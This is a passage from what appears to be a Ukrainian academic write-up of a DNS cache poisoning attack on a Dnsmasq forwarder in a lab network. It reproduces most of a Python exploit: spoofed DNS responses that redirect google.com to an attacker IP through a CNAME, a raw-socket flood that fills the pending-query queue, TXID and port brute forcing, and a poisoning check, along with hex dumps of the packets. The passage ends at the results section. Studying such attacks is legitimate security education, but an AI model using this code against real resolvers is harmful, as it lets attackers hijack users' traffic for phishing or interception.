


Рисунок 3.1 – Схема атаки з локальної мережі

Хост атакуючого постійно створює запити для доменів із однаковим значенням хешу CRC32. Мета полягає в досягненні та підтримці на DNS-форвардері максимально можливої кількості запитів, що знаходяться в обробці (150 у конфігурації Dnsmasq за замовчуванням).

Хоча форвардер пересилає запити на вихідний DNS-сервер, хост атакуючого надсилає підроблені відповіді з тою метою, щоб одна з підроблених відповідей була прийнята раніше справжньої відповіді від вихідного сервера. Яка відповідь надійде раніше, та і буде вважатися аутентичною – всі інші відповіді будуть відхилені. Отже, зловмиснику дуже важливо не тільки вгадати TXID, а ще й надіслати свою підроблену відповідь раніше вихідного сервера. [23]

Тепер можемо розглянути код експлойту. [24]

3.3 Створення некешованого DNS заппиту

Всього створюються 3 пакети:

1) Запит на резолюцію доменного імені, яке ніколи ще не було кешованим.
2) Підроблена відповідь зі зміненою IP-адресою відправника.
3) Запит для перевірки наявності отруєного запису в кеші.

Загальна інформація про хости в мережі, цільові домени та підконтрольна хакеру IP-адреса:

```
294     # Target domain
295     queue_size = 150
296     qname = "example.com"
297     target = "google.com"
298     poison = "66.66.66.66"
299
300     # Hosts in LAN
301     forwarder = "10.0.0.2"
302     sniffer = "10.0.0.3"
303     attacker = get_local_ip(interface)
```

```
310     # Construct packets
311     uncached_query, uncached_pseudo_hdr, uncached_udp_len = construct_uncached_query(forwarder, attacker, qname)
312     spoofed_response, spoofed_pseudo_hdr, spoofed_udp_len = construct_spoofed_response(forwarder, sniffer, qname, target, poison)
313     verify_query = construct_verify_query(target)
314
```

Рисунок 3.2 – Підготовка перед атакою, виклик конструкторів пакетів

DNS пакет знаходиться на найвищому рівні, отже будується першим. Спочатку створюється ресурсний запис запиту: вказується запитуване доменне ім’я, тип запису (в нашому випадку – A, що відповідає IPv4-адресі) та його клас. Маючи вже створений ресурсний A запис, використовуємо його при побудові DNS пакету, вказуємо довільний TXID (він все одно буде змінений потім) та виставляємо прапор бажаної рекурсії (Recursion Desired):

```
141  # PACKET CONSTRUCTORS
142  def construct_uncached_query(forwarder: str, attacker: str, qname: str) -> [bytearray, bytes, int]:
143      # DNS
144      qd = dpkt.dns.DNS.Q(
145          name = qname,  # Domain name to query
146          type = dpkt.dns.DNS_A,  # A type record (IPv4 address)
147          cls = dpkt.dns.DNS_IN  # Internet class
148      )
149      dns = dpkt.dns.DNS(
150          id = 0xff,  # TXID
151          rd = 1,  # Recursion Desired flag => recursive query resolution is requested
152          qd = [qd],  # List of query records
153          op = dpkt.dns.DNS_RD  # Recursion Desired operation
154      )
```

Рисунок 3.3 – Створення DNS пакету, який містить ресурсний A запис

Задавшись довільним вихідним портом, портом призначення = 53 (DNS-резолвер працює саме на ньому) та пакетом DNS, будуємо UDP датаграму. Вже на цьому етапі треба знати адресу призначення для обчислення хеш суми CRC32:

```
156      # UDP
157      udp = dpkt.udp.UDP(
158          sport = 0xffff,  # Source port
159          dport = 53,  # Destination port
160          data = bytes(dns)  # Encapsulated DNS packet
161      )
162      udp.ulen = len(udp)
163      pseudo_hdr = struct.pack(
164          "!4s4sHH",  # Big-endian, 4-byte str, 4-byte str, 2-byte int, 2-byte int
165          socket.inet_aton(attacker),  # Source address
166          socket.inet_aton(forwarder),  # Destination address
167          dpkt.ip.IP_PROTO_UDP,  # UDP protocol
168          udp.ulen
169      )
170      udp.sum = dpkt.in_cksum(pseudo_hdr + bytes(udp))  # Calculate CRC32 hash
```

Рисунок 3.4 – Створення UDP датаграми, яка містить вкладений DNS пакет

На найнижчому рівні знаходиться IP пакет, який містить адреси відправника, призначення, ідентифікатор та вкладену UDP датаграму.

```
172     # IP
173     ip = dpkt.ip.IP(
174         src = socket.inet_aton(attacker),
175         dst = socket.inet_aton(forwarder),
176         id = 1,
177         p = dpkt.ip.IP_PROTO_UDP,
178         data = bytes(udp)  # Encapsulated UDP datagram
179     )
180     ip.len = len(ip)
181     ip = bytearray(bytes(ip))  # Make IP packet mutable to change its fields later
182
```

```
190     logger.info(f"Not cached DNS query (IP packet):\n{hexdump(ip)}\n")
191     return [ip, pseudo_hdr, udp.ulen]
```

Рисунок 3.5 – Створення IP пакету, який містить вкладену UDP датаграму

Не важко помітити, що всі пакети вкладаються в один одного відповідно до свого рівня в мережевій моделі OSI. [25] Інкапсуляція пакетів відбувається за такою послідовністю: DNS → UDP → IP → Ethernet. Можемо розподілити використані в експлойті протоколи по мережним рівням.

Таблиця 3.1 – Розподіл використаних протоколів за рівнями моделі OSI

Рівень	Назва (UA)	Назва (EN)	Дані (UA)	Дані (EN)	Протокол
7	Прикладний	Application	Дані	Data	**DNS**
6	Представлення	Presentation			-
5	Сеансовий	Session			-
4	Транспортний	Transport	Датаграма	Datagram	**UDP**
3	Мережевий	Network	Пакет	Packet	**IP**
2	Канальний	Data link	Кадр	Frame	**Ethernet**
1	Фізичний	Physical	Біт	Bit	-

Коли IP пакет побудовано, можемо вивести його шістнадцятковий дамп та розпарсити поля зі значеннями:





Рисунок 3.6 – Шістнадцятковий дамп некешованого DNS запиту та його поля

3.4 Створення підробленої відповіді

Для створення підробленої відповіді треба створити ресурсні записи відповідей. Всього їх дві:

example.com	CNAME	www.google.com
www.google.com	A	66.66.66.66

Знову створюємо DNS пакет, тільки тепер із вкладеними відповідями і встановленими рекурсивними прапорами:



```
195 def construct_spoofed_response(forwarder: str, sniffer: str, qname: str, target: str, poison: str) -> [bytearray, bytes, int]:
196     # DNS
197     qd = dpkt.dns.DNS.Q(
198         name = qname,
199         type = dpkt.dns.DNS_A,
200         cls = dpkt.dns.DNS_IN
201     )
202     an0 = construct_dns_answer(
203         name = target,
204         ttl = 900,  # TTL - Time to live (seconds)
205         rdata = poison,
206         type = dpkt.dns.DNS_A,
207         cls = dpkt.dns.DNS_IN
208     )
209     an1 = construct_dns_answer(
210         name = qname,
211         ttl = 900,
212         rdata = target,
213         type = dpkt.dns.DNS_CNAME,
214         cls = dpkt.dns.DNS_IN
215     )
216     dns = dpkt.dns.DNS(
217         id = 0xff,
218         qr = 1,  # Query Response flag
219         ra = 1,  # Recursion Available flag
220         qd = [qd],
221         op = dpkt.dns.DNS_RA | dpkt.dns.DNS_RD | dpkt.dns.DNS_QR  # Recursion Available + Recursion Desired + Query Response
222     )
223     dns = bytearray(bytes(dns) + an1 + an0)
224     dns[7] = 2  # Number of answers
```

Рисунок 3.7 – Створення DNS пакету, який містить ресурсні A та CNAME записи

Під час створення датаграми UDP, при обчисленні хешу CRC2 треба використовувати підмінену адресу джерела – адресу DNS-резолвера. Фактично надішле цей пакет саме хост атакуючого, проте від IP-адреси DNS-резолвера. Dnsmasq повірить тій відповіді, яка надійде йому скоріше. Таким чином можна обдурити DNS-форвардер.

Підміна IP-адреси при обчисленні хешу в UDP датаграмі та використання адреси DNS-резолвера при побудові IP пакету:

```
226     # UDP
227     udp = dpkt.udp.UDP(
228         sport = 53,
229         dport = 0xffff,
230         data = bytes(dns)
231     )
232     udp.ulen = len(udp)
233     pseudo_hdr = struct.pack(
234         "!4s4sHH",
235         socket.inet_aton(sniffer),
236         socket.inet_aton(forwarder),
237         dpkt.ip.IP_PROTO_UDP, udp.ulen
238     )
239     udp.sum = dpkt.in_cksum(pseudo_hdr + bytes(udp))
240
241     # IP
242     ip = dpkt.ip.IP(
243         id = 1,
244         src = socket.inet_aton(sniffer),
245         dst = socket.inet_aton(forwarder),
246         p = dpkt.ip.IP_PROTO_UDP,
247         data = bytes(udp)
248     )
249     ip.len = len(ip)
```

Рисунок 3.8 – Створення IP пакету з підміненою адресою

Побудова Ethernet кадру зі справжними (не підміненими) MAC-адресами. В якості адреси атакуючого хосту використовується MAC-адреса інтерфейсу eth0:

```
251     # Ethernet
252     eth = dpkt.ethernet.Ethernet(
253         src = get_mac("eth0"),  # Source MAC address
254         dst = get_mac(forwarder),  # Destination MAC address
255         data = bytes(ip)  # Encapsulated IP packet
256     )
257     eth = bytearray(bytes(eth))
```

Рисунок 3.9 – Побудова Ethernet кадру

Шістнадцятковий дамп Ethernet кадру, що містить підроблену UPD датаграму

```
Spoofed DNS response (Ethernet frame):
00000000  02 42 0a 00  00 02 02 42  0a 00 00 04  08 00 45 00  |·B··|···B|····|··E·|
00000010  00 76 00 01  00 00 40 11  66 72 0a 00  00 03 0a 00  |·v··|··@·|fr··|····|
00000020  00 02 00 35  ff ff 00 62  7c 24 00 ff  81 80 00 01  |···5|···b|$···|····|
00000030  00 02 00 00  00 00 07 65  78 61 6d 70  6c 65 03 63  |····|···e|xamp|le·c|
00000040  6f 6d 00 00  01 00 01 07  65 78 61 6d  70 6c 65 03  |om··|····|exam|ple·|
00000050  63 6f 6d 00  00 05 00 01  00 00 03 84  00 0c 06 67  |com·|····|····|···g|
00000060  6f 6f 67 6c  65 03 63 6f  6d 00 06 67  6f 6f 67 6c  |oogl|e·co|m··g|oogl|
00000070  65 03 63 6f  6d 00 00 01  00 01 00 00  03 84 00 04  |e·co|m···|····|····|
00000080  42 42 42 42                                        |BBBB|
00000084
```

```
###[ Ethernet ]###
  dst       = 02:42:0a:00:00:02   MAC-адреса призначення
  src       = 02:42:0a:00:00:04   MAC-адреса джерела
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = None
     tos       = 0x0
     len       = None
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = None
     src       = 10.0.0.3
     dst       = 10.0.0.2
     \options   \
```

Справжня MAC-адреса атакуючого

Адреса DNS-резолвера замість адреси атакуючого

```
###[ DNS ]###
           id        = 255
           qr        = 1
           opcode    = QUERY
           qdcount   = 1   К-сть запитів
           ancount   = 2   К-сть відповідей
           nscount   = 0
           arcount   = 0
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'example.com.'
            |  qtype     = A
            |  qclass    = IN
           \an        \
            |###[ DNS Resource Record ]###
            |  rrname    = 'example.com.'     Ім'я ресурсу
            |  type      = CNAME              Тип запису (CNAME - канонічне ім'я)
            |  rclass    = IN                 Клас запису (IN - Internet)
            |  ttl       = 900                Час життя (900 сек)
            |  rdlen     = None               Довжина даних ресурсу
            |  rdata     = 'google.com.'      Дані ресурсу, що містять канонічне ім'я
            |###[ DNS Resource Record ]###
            |  rrname    = 'google.com.'
            |  type      = A                  Тип запису (A - Адреса, IPv4)
            |  rclass    = IN
            |  ttl       = 900
            |  rdlen     = None
            |  rdata     = 66.66.66.66        Дані ресурсу, що мітсять IPv4-адресу
           ns        = None
           ar        = None
```

Рисунок 3.10 - Шістнадцятковий дамп підробленої відповіді та її поля

3.5 Створення запиту для перевірки отруєного запису в кеші

Останній пакет – це пакет верифікації існування отруєного запису в кеші DNS-форвардера. Модуль *dnspython* на відміну від *dpkt* заповнює всі поля самостійно, тому ф. *construct_verify_query()* порівняно невелика:

```
274     def construct_verify_query(target: str) -> dns.message.QueryMessage:  1 usage  dec
275         udp = dnspython.message.make_query(target, dnspython.rdatatype.A)
276
```

```
284         logger.info(f"Verify DNS query (UDP datagram):\n{hexdump(udp.to_wire())}\n")
285         return udp
```

Рисунок 3.11 – Створення UDP датаграми із запитом для перевірки

Шістнадцятковий дамп UDP датаграми для верифікації отруєння кешу DNS:

```
Verify DNS query (UDP datagram):
00000000  2a ca 01 00  00 01 00 00  00 00 00 00  06 67 6f 6f  |*···|····|····|·goo|
00000010  67 6c 65 03  63 6f 6d 00  00 01 00 01              |gle·|com·|····|
0000001c
```

```
###[ UDP ]###
  sport     = domain
  dport     = domain
  len       = None
  chksum    = None
###[ DNS ]###
     id        = 255
     qr        = 0
     opcode    = QUERY
     aa        = 0
     tc        = 0
     rd        = 1
     ra        = 0
     z         = 0
     ad        = 0
     cd        = 0
     rcode     = ok
     qdcount   = 1
     ancount   = 0
     nscount   = 0
     arcount   = 0
     \qd        \
      |###[ DNS Question Record ]###
      |  qname     = 'google.com.'
      |  qtype     = A
      |  qclass    = IN
     an        = None
     ns        = None
     ar        = None
```

Рисунок 3.12 – UDP датаграми для верифікації отруєння кешу DNS-форвардера

Коли всі 3 пакети побудовано, підготовку перед атакою закінчено.

3.6 Безпосередньо атака отруєння кешу DNS

Атака отруєння кешу ділиться на 2 етапи. Під час першого етапу головною ціллю хакера є досягнення ліміту в 150 запитів, що одночасно знаходяться в обробці DNS-форвардером. Для цього треба дуже швидко надіслати 150 запитів з різними TXID. Так як на даному етапі ми оперуємо IP-пакетами (3-ій рівень моделі OSI – мережевий), то нам потрібний сокет саме 3-го рівня:

```
318     # Stage 1
319     logger.notice(f"Querying non-cached domain name: {qname}")
320     s3 = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_RAW)  # 3rd OSI layer
321     for txid in range(queue_size):
322         print(f"\rTXID: {txid}", end = "")
323         patch_udp(uncached_query, uncached_pseudo_hdr, uncached_udp_len, txid, None)
324         s3.sendto(uncached_query, (forwarder, 53))
325     s3.close()
326     logger.info("")
327     logger.success(f"Successfully queried name: {qname}\n")
```

Рисунок 3.13 – Досягнення ліміту в 150 запитів в обробці на Dnsmasq

Функція *patch_udp()* може змінювати TXID та порт призначення, кожного разу перераховуючи значення хешу CRC32. Здійснювати такі побітові операції набагато швидше, ніж кожного разу створювати нові пакети:

```
107 def patch_udp(packet: bytearray, pseudo_hdr: bytes, udp_len: int, txid: int = None, dport: int = None) -> None:
108     """
109     Change UDP datagram's destination port & DNS packet's TXID
110     Unless UDP datagram is encapsulated, udp_len should be set to 0
111     """
112
113     # Calculate UDP offset inside the outer packet
114     udp_offset = len(packet) - udp_len
115     if udp_offset < 0:
116         logger.error(f"UDP datagram should be encapsulated within the outer packet.\n"
117                      f"Outer packet length: {len(packet)}\n"
118                      f"UDP datagram length: {udp_len}")
119
120     # Set destination port in UDP
121     if dport:
122         packet[udp_offset + 2] = (dport >> 8) & 0xff
123         packet[udp_offset + 3] = dport & 0xff
124
125     # Set TXID in DNS
126     if txid:
127         packet[udp_offset + 8] = (txid >> 8) & 0xff
128         packet[udp_offset + 9] = txid & 0xff
```

```
130     # Recalculate UDP checksum
131     packet[udp_offset + 6] = 0
132     packet[udp_offset + 7] = 0
133     ck = dpkt.in_cksum(pseudo_hdr + packet[udp_offset:])
134     if ck == 0:
135         ck = 0xffff
136     cs = struct.pack("!H", ck)
137     packet[udp_offset + 6] = cs[0]
138     packet[udp_offset + 7] = cs[1]
```

Рисунок 3.14 – Функція *patch_udp()*, яка змінює TXID та порт призначення

Під час другого етапу атаки відбувається брутфорс – зловмисник намагається вгадати підходящу пару TXID-порт і відправити свої підроблені відповіді раніше, ніж DNS-резолвер відправить свої справжні. Тепер ми оперуємо не IP пакетами, а Ethernet кадрами (2-ий рівень моделі OSI – канальний), отже використовуємо сокет 2-го рівня. Але як і на першому етапі, важливу роль грає оптимізація, тому намагаємося якомога сильніше пришвидшити зміни TXID та порту призначення:

```
329     # Stage 2
330     logger.notice("Generating spoofed responses")
331
332     start_time = time.time()
333     logger.info(f"Start time: {time.strftime('%H:%M:%S', time.localtime())}")
334
335     s2 = socket.socket(socket.AF_PACKET, socket.SOCK_RAW)  # 2nd OSI layer - Data Link (Et
336     s2.bind((interface, 0))
337     txids = range(1, 0xffff)
338     dports = range(1025, 0xffff)
339     # candidates = itertools.product(txids, dports)
340     pkts_num = 0
341     for txid in txids:
342         print(f"\rTXID: {txid}", end = "")
343         for dport in dports:
344             patch_udp(spoofed_response, spoofed_pseudo_hdr, spoofed_udp_len, txid, dport)
345             s2.send(spoofed_response)
346             pkts_num += 1
347         if verify_dns_record(verify_query, forwarder, 53):
348             break
349     s2.close()
```

Рисунок 3.15 – Надсилання підроблених відповідей DNS-форвардеру наввипередки зі справжнім DNS-резолвером

Кожного разу, коли черговий TXID спробувано, перевіряємо, чи вдалося отруїти кеш за допомогою ф. *verify_dns_record():*

```
50  def verify_dns_record(verify_query: dnspython.message.QueryMessage, ip: str, port: int) -> bool:
51      try:
52          response = dnspython.query.udp(q = verify_query, where = ip, port = port, timeout = 0.01)
53      except dns.exception.Timeout:
54          return False
55      if response:
56          for answer in response.answer:
57              for item in answer.items:
58                  if item.rdtype == dnspython.rdatatype.A:
59                      logger.info("")
60                      logger.info(f"Poisoned: {answer.name} → {item.address}")
61                      return True
62                  break
63      return False
```

Рисунок 3.16 – ф. *verify_dns_record()*, яка перевіряє наявність отруєного запису в кеші

3.7 Аналіз отриманих результатів

Після успішної атаки на отруєння кешу DNS, логи DNS-резолвера будуть містити такі записи. Останній запис – це запит адреси домену *google.com*:

